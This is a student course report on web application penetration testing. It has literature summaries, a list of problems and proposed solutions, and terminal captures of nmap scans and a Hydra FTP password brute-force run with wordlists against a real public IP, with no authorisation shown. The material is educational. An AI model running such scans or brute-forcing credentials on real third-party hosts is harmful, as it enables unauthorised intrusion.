Project Report

WEB APPLICATION PENETRATION TESTING

Submitted by:
Anngela Roy - 20MIS0186
Gaurav Gaur - 20BCE0774
Francin Samuel - 20BCE2836
Pranshu Sangwan - 20MIC0146

For the fulfillment of course

CYBER SECURITY AND ETHICAL HACKING

Under the guidance of

SMARTBRIDGE SMARTINTERNZ PLATFORM
&
VELLORE INSTITUTE OF TECHNOLOGY, VELLORE

Declaration & Acknowledgement

We, the members of the group, hereby declare that this project report entitled “WEB APPLICATION PENETRATION TESTING” submitted by us to the SMARTBRIDGE SMARTINTERNZ PLATFORM, in partial fulfillment of the requirements for the award of the certification of the “Cyber Security and Ethical Hacking” course is a record of the project work carried out by us under the guidance of the faculty at the institution. We further declare that the work reported in this project has not been submitted and will not be submitted, either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university.

We would like to express our gratitude and appreciation to all those who gave us the possibility to complete this project. Special thanks are due to our guiding faculties at SmartBridge whose help, stimulating suggestions and encouragement helped us at all times in the fabrication process and in making this project. We also sincerely thank them for the time spent proofreading and correcting our many mistakes.

We would also like to acknowledge with much appreciation the crucial role of Vellore Institute of Technology, for providing us with this wonderful opportunity to work on this project. This project would not have been accomplished without their help and insights. Many thanks go to the lecturers and supervisors who have given their full effort in guiding the team in achieving the goal as well as their encouragement to maintain our progress in track. My profound thanks go to all my classmates, especially to my teammates for spending their time in helping and giving support whenever we need it in fabricating our project. Finally, we wish to thank our parents for their support and encouragement throughout our study

Anngela Roy - 20MIS0186
Gaurav Gaur - 20BCE0774
Francin Samuel - 20BCE2836
Pranshu Sangwan - 20MIC0146

TABLE OF CONTENTS

Introduction

1.1 Overview

Web Application Pentesting is a comprehensive and systematic approach to assessing the security of web applications, aiming to identify vulnerabilities, weaknesses, and potential exploits. It plays a crucial role in ensuring the integrity, confidentiality, and availability of web-based systems, protecting sensitive data, and mitigating the risks associated with cyberattacks.

In today's digital landscape, web applications serve as the backbone of numerous industries, including e-commerce, banking, healthcare, government services, and social media. However, the widespread adoption of web applications has also made them attractive targets for malicious actors seeking to exploit vulnerabilities for personal gain. Therefore, it is imperative to conduct regular and thorough security assessments to proactively identify and address any potential weaknesses.

Web application pentesting involves simulating real-world attacks on the application under controlled conditions. Skilled cybersecurity professionals employ a variety of techniques, tools, and methodologies to mimic the actions of attackers and evaluate the security posture of the application. The primary objectives of web application pentesting include identifying vulnerabilities. assessing security controls, verifying compliance, enhancing incident response, and promoting user trust.

The process of web application pentesting typically includes several stages. These stages may include information gathering, threat modeling, vulnerability scanning, manual testing, exploitation, and reporting. Throughout each stage, meticulous documentation is maintained, including detailed findings, their potential impact, and recommended remediation measures.

To effectively conduct web application pentesting, skilled and experienced professionals are essential. These experts possess in-depth knowledge of web application technologies, programming languages, security frameworks, and attack vectors. They are adept at using a wide array of tools and techniques to identify vulnerabilities that automated scanners may overlook. Furthermore, pentesters stay updated with the latest trends in cybersecurity, as new attack vectors and vulnerabilities continually emerge.

In conclusion, web application pentesting is a critical component of a comprehensive cybersecurity strategy. By identifying and addressing vulnerabilities in web applications, organizations can significantly enhance their security posture, protect sensitive data, and mitigate the risks associated with cyber threats. While it offers numerous advantages, it is crucial to approach pentesting as part of an ongoing effort to maintain robust security. By investing in skilled professionals, leveraging the right tools, and adopting a proactive approach to security, organizations can ensure the resilience and integrity of their web applications in today's evolving threat landscape.

1.2 Purpose

The purpose of this project is to analyze the security posture of web applications and provide actionable insights to enhance their overall security. By performing systematic testing and analysis, potential vulnerabilities can be identified and patched, preventing unauthorized access, data breaches, and other security incidents. The project aims to improve the resilience of web applications against various attack vectors and ensure the confidentiality, integrity, and availability of user data.

Literature Survey

A Comprehensive Literature Review of Penetration Testing & Its Applications

Publisher: IEEE
Prashant Vats; Manju Mandot; Anjana Gosain
2020 8th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO)
In this research paper, we have performed a comprehensive literature review on the field of Penetration (PEN) testing. The objective was to examine the functional aspects of a system, including its vulnerability to network security and intrusion attacks, as well as its defense mechanisms against such attacks. We have extensively analyzed the works of different researchers in this area, covering various aspects of PEN testing. Additionally, we have investigated the utility, technical specifications, release dates, and platform compatibility of different PEN testing tools used in the field.

A Systematic Literature Review on Penetration Testing in Networks: Future Research Directions

Mariam Alhamed * and M. M. Hafizur Rahman *
Department of Computer Networks and Communications, CCSIT, King Faisal University, Al-Ahsa 31982, Saudi Arabia

The increasing reliance on the Internet at personal, governmental, and non-governmental levels has brought about a range of opportunities, such as online shopping. However, this widespread use also raises concerns regarding security. Cybercriminals exploit vulnerabilities to obstruct organizations' internet access, steal valuable and sensitive data, and cause other detrimental effects. Therefore, safeguarding networks and meeting security requirements is imperative. To assess and address these risks, network penetration testing is employed as a security assessment method. Its purpose is to identify areas of risk and vulnerabilities that pose threats to network security. By conducting penetration tests, potential attacks can be prevented and detected through the implementation of appropriate controls. Testers evaluate the security of a company or organization's network operation, design, and implementation, aiming to identify vulnerabilities and the associated threats that may exploit them, ultimately seeking ways to mitigate the risks involved. This study delves into a discussion of vulnerable ports and explores commonly used tools

for network penetration testing. It also examines potential attacks and offers typical strategies for remediating vulnerabilities in order to fortify these ports.
In conclusion, the paper suggests that researchers in this field focus on the development of automated network penetration testing methods. Future endeavors involve utilizing machine learning in WLAN penetration testing, which promises improved efficiency and new insights. By training machine learning models to detect a wide range of vulnerabilities, risks can be mitigated in a more timely manner compared to manual WLAN penetration testing, which is time-consuming. This advancement will enhance security measures and minimize losses.

Autonomous Penetration Testing Using Reinforcement Learning

Jonathon Schwartz, Hanna Kurniawati

arXiv:1905.05965 [cs.CR]

Penetration testing (pentesting) is a technique used to assess the security of a computer system by conducting controlled attacks. While pentesting is effective, there is a growing shortage of skilled cybersecurity professionals, necessitating the exploration of automated approaches using artificial intelligence (AI) techniques. Existing automated pentesting methods rely on model-based planning, but the dynamic nature of the cyber security landscape poses challenges in maintaining up-to-date exploit models. This project aimed to investigate the use of model-free Reinforcement Learning (RL) for automated pentesting.
Model-free RL offers a key advantage over model-based planning as it does not require a pre-existing environment model. Instead, it learns the optimal policy through interaction with the environment. To facilitate this investigation, we developed a fast and computationally efficient simulator for training and testing autonomous pentesting agents. We modeled pentesting as a Markov Decision Process, where the network's known configuration served as states, available scans, and exploits as actions, and the reward was determined based on the value of compromised machines.
Using this simulator, we explored the application of model-free RL to pentesting. We evaluated the standard Q-learning algorithm, employing both tabular and neural network implementations. Our findings showed that in the simulated environment, both tabular and neural network implementations were capable of identifying optimal attack paths for various network topologies and sizes, even without relying on a model of action behavior. However, these algorithms proved to be practical only for smaller networks and limited numbers of actions. Further research is required to develop scalable RL algorithms and test them in larger and more realistic environments.

Vulnerability assessment and penetration testing of web application

AWED, IMAN SAHAL (2022)

The proliferation of technology has resulted in an increase in cyber-attacks, necessitating significant resources for companies to defend against hackers and ensure the security of their systems. Despite these efforts, new exploits and vulnerabilities continue to be discovered. Penetration testing has emerged as the most effective approach to counter cyber-attacks. By conducting penetration tests, organizations can proactively identify vulnerabilities before they are exploited by malicious actors. This allows companies to address and fix these weaknesses in their systems before they can be taken advantage of. This thesis focuses on the concept of penetration testing, explores various types of penetration testing, and applies these techniques to assess the vulnerabilities of Metasploitable 2. The objective is to identify vulnerabilities, exploit them using open-source tools, and provide recommendations to safeguard the IT infrastructure against potential cyber-attacks.

Web Application Penetration Testing

International Journal of Innovative Technology and Exploring Engineering (IJITEE) ISSN: 2278-3075, Volume-8 Issue-10, August 2019
Nagendran K, Adithyan A, Chethana R, Camillus P, Bala Sri Varshini KB

This paper offers an extensive and detailed exploration of the technical approach to performing manual penetration testing on web applications. Its primary objective is to ensure the integrity and security of these applications by thoroughly assessing their vulnerabilities. By conducting manual penetration tests, organizations can proactively identify potential weaknesses and fortify their defenses against malicious attacks from black hat hackers.

The paper recognizes the immense value of information in the digital world, where every bit of data carries a cost. It distinguishes between public and private data, with public data referring to resources accessible openly on the internet, such as search engine results, and private data referring to resources protected behind authentication walls, like personal email accounts. The protection of private data becomes imperative as unauthorized access to such information can have severe consequences. Therefore, web application security is crucial in preventing unauthorized access and safeguarding sensitive data.

Web application penetration testing emerges as a necessary practice in today's landscape where web-based applications are ubiquitous. This process involves a comprehensive and systematic examination of web applications to identify vulnerabilities before they can be exploited by malicious actors. By actively conducting penetration tests, organizations can detect and address potential security flaws prior to deploying their applications, significantly reducing the risk of successful attacks.

Understanding the methodologies employed by hackers is vital to effectively mitigate their attacks. By gaining insights into their techniques and mindset, organizations can strengthen their security measures and proactively defend against potential threats. The paper emphasizes the importance of familiarizing oneself with common hacking techniques to enhance the overall security posture of web applications.

Furthermore, the paper provides a comprehensive overview of the most critical penetration tests that should be performed before launching a web application. These tests encompass various security assessments, including the identification and remediation of the OWASP top 10 vulnerabilities. By following the methodologies outlined in the paper, organizations can systematically and meticulously evaluate their web applications, ensuring that they meet the highest standards of security.

In conclusion, this paper serves as an extensive guide to performing manual penetration testing in web applications. It highlights the significance of web application security and emphasizes the need for proactive measures to identify and mitigate potential vulnerabilities. By implementing the recommended approaches and techniques, organizations can enhance the resilience and security of their web applications, protecting valuable data and mitigating the risks posed by malicious hackers.

2.1 Existing Problem

Evolving Threat Landscape: The threat landscape is constantly evolving, with new attack vectors and techniques emerging regularly. This poses a challenge for web penetration testers to stay updated and adapt their testing methodologies to address emerging threats effectively.

Lack of Standardization: There is a lack of standardized frameworks and methodologies for conducting web penetration testing. This leads to inconsistencies in testing approaches and makes it difficult to compare and evaluate the effectiveness of different testing efforts.

Skill and Knowledge Gap: Web penetration testing requires a high level of technical expertise and knowledge. However, there is a shortage of skilled professionals in the field, making it challenging for organizations to find and hire qualified penetration testers.

Time and Resource Constraints: Comprehensive web penetration testing requires significant time, effort, and resources. Organizations may face constraints in terms of budget, time, or availability of skilled personnel, leading to incomplete or insufficient testing efforts.

Complex Web Application Architectures: Modern web applications often have complex architectures, including frontend, backend, APIs, and integrations with various components. Testing all aspects of these applications thoroughly can be challenging and time-consuming.
False Positives and False Negatives: Automated web application scanners and testing tools may generate false positives (identifying vulnerabilities that do not actually exist) and false negatives (failing to identify real vulnerabilities). This requires manual verification and validation of results, adding to the overall complexity of the testing process.
Limited Scope: Web penetration testing typically focuses on specific aspects, such as known vulnerabilities or compliance requirements. However, it may not cover all potential attack vectors or uncover undiscovered vulnerabilities, leaving room for potential security gaps.

2.2 Proposed Solution

Continuous Education and Training: To bridge the skill and knowledge gap, organizations can invest in continuous education and training programs for their penetration testing teams. This ensures that testers are equipped with the latest tools, techniques, and knowledge required to effectively identify and mitigate web application vulnerabilities.

Standardization of Methodologies: Establishing standardized frameworks and methodologies for web penetration testing can provide consistency and comparability across different testing efforts. This allows organizations to evaluate the effectiveness of their testing and benchmark against industry best practices.

Collaboration and Information Sharing: Encouraging collaboration and information sharing within the security community can help address the evolving threat landscape. Platforms for sharing vulnerabilities, exploits, and countermeasures enable security professionals to stay updated and learn from each other's experiences.

Automation and Tooling: Leveraging automated web application scanning tools can help improve efficiency and coverage in vulnerability identification. However, it's crucial to supplement automated scans with manual testing to validate findings, reduce false positives, and identify nuanced vulnerabilities that automated tools may miss.

Comprehensive Testing Approach: Organizations should adopt a comprehensive testing approach that covers all components and layers of a web application, including frontend, backend, APIs, and integrations. This ensures that vulnerabilities in all areas are identified and mitigated effectively.


Risk-based Prioritization: Prioritizing vulnerabilities based on their potential impact and likelihood of exploitation helps allocate testing resources effectively. By focusing on high-risk vulnerabilities first, organizations can address the most critical security issues and mitigate the greatest threats.


Regular Updates and Patching: Keeping web applications and underlying software components up to date with the latest security patches and updates is crucial. Regular vulnerability assessments and patch management processes help ensure that known vulnerabilities are addressed promptly.

Penetration Testing as a Continuous Process: Instead of treating penetration testing as a one-time activity, organizations should adopt a continuous testing approach. Regularly scheduled and ongoing testing allows for the detection and remediation of vulnerabilities as new threats emerge and web applications evolve.


Theoretical Analysis

3.1 Diagrammatic Overview of the Project







```
┌──(anngela㉿Anngela)-[~]
└─$ nmap -sV 166.62.10.31 -p21
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 23:29 IST
Nmap scan report for 31.10.62.166.host.secureserver.net (166.62.10.31)
Host is up (0.32s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Pure-FTPd

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.31 seconds

┌──(anngela㉿Anngela)-[~]
```




```
┌──(anngela㉿Anngela)-[~]
└─$ hydra -L user.txt -P passwords.txt ftp://166.62.10.31
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-26 01:
19:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 122877 login tries (l:81/
p:1517), ~7680 tries per task
[DATA] attacking ftp://166.62.10.31:21/
[STATUS] 49.00 tries/min, 49 tries in 00:01h, 122836 to do in 41:47h, 8 activ
e
[STATUS] 41.00 tries/min, 123 tries in 00:03h, 122762 to do in 49:55h, 8 acti
ve
[STATUS] 35.29 tries/min, 247 tries in 00:07h, 122638 to do in 57:56h, 8 acti
ve
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-26 01:
30:46
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 110 --script vuln 166.62.10.31
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-25 16:33 EDT
Nmap scan report for 31.10.62.166.host.secureserver.net (166.62.10.31)
Host is up (0.043s latency).

PORT    STATE SERVICE
110/tcp open  pop3
|_sslv2-drown:

Nmap done: 1 IP address (1 host up) scanned in 18.29 seconds

┌──(kali㉿kali)-[~]
└─$
```



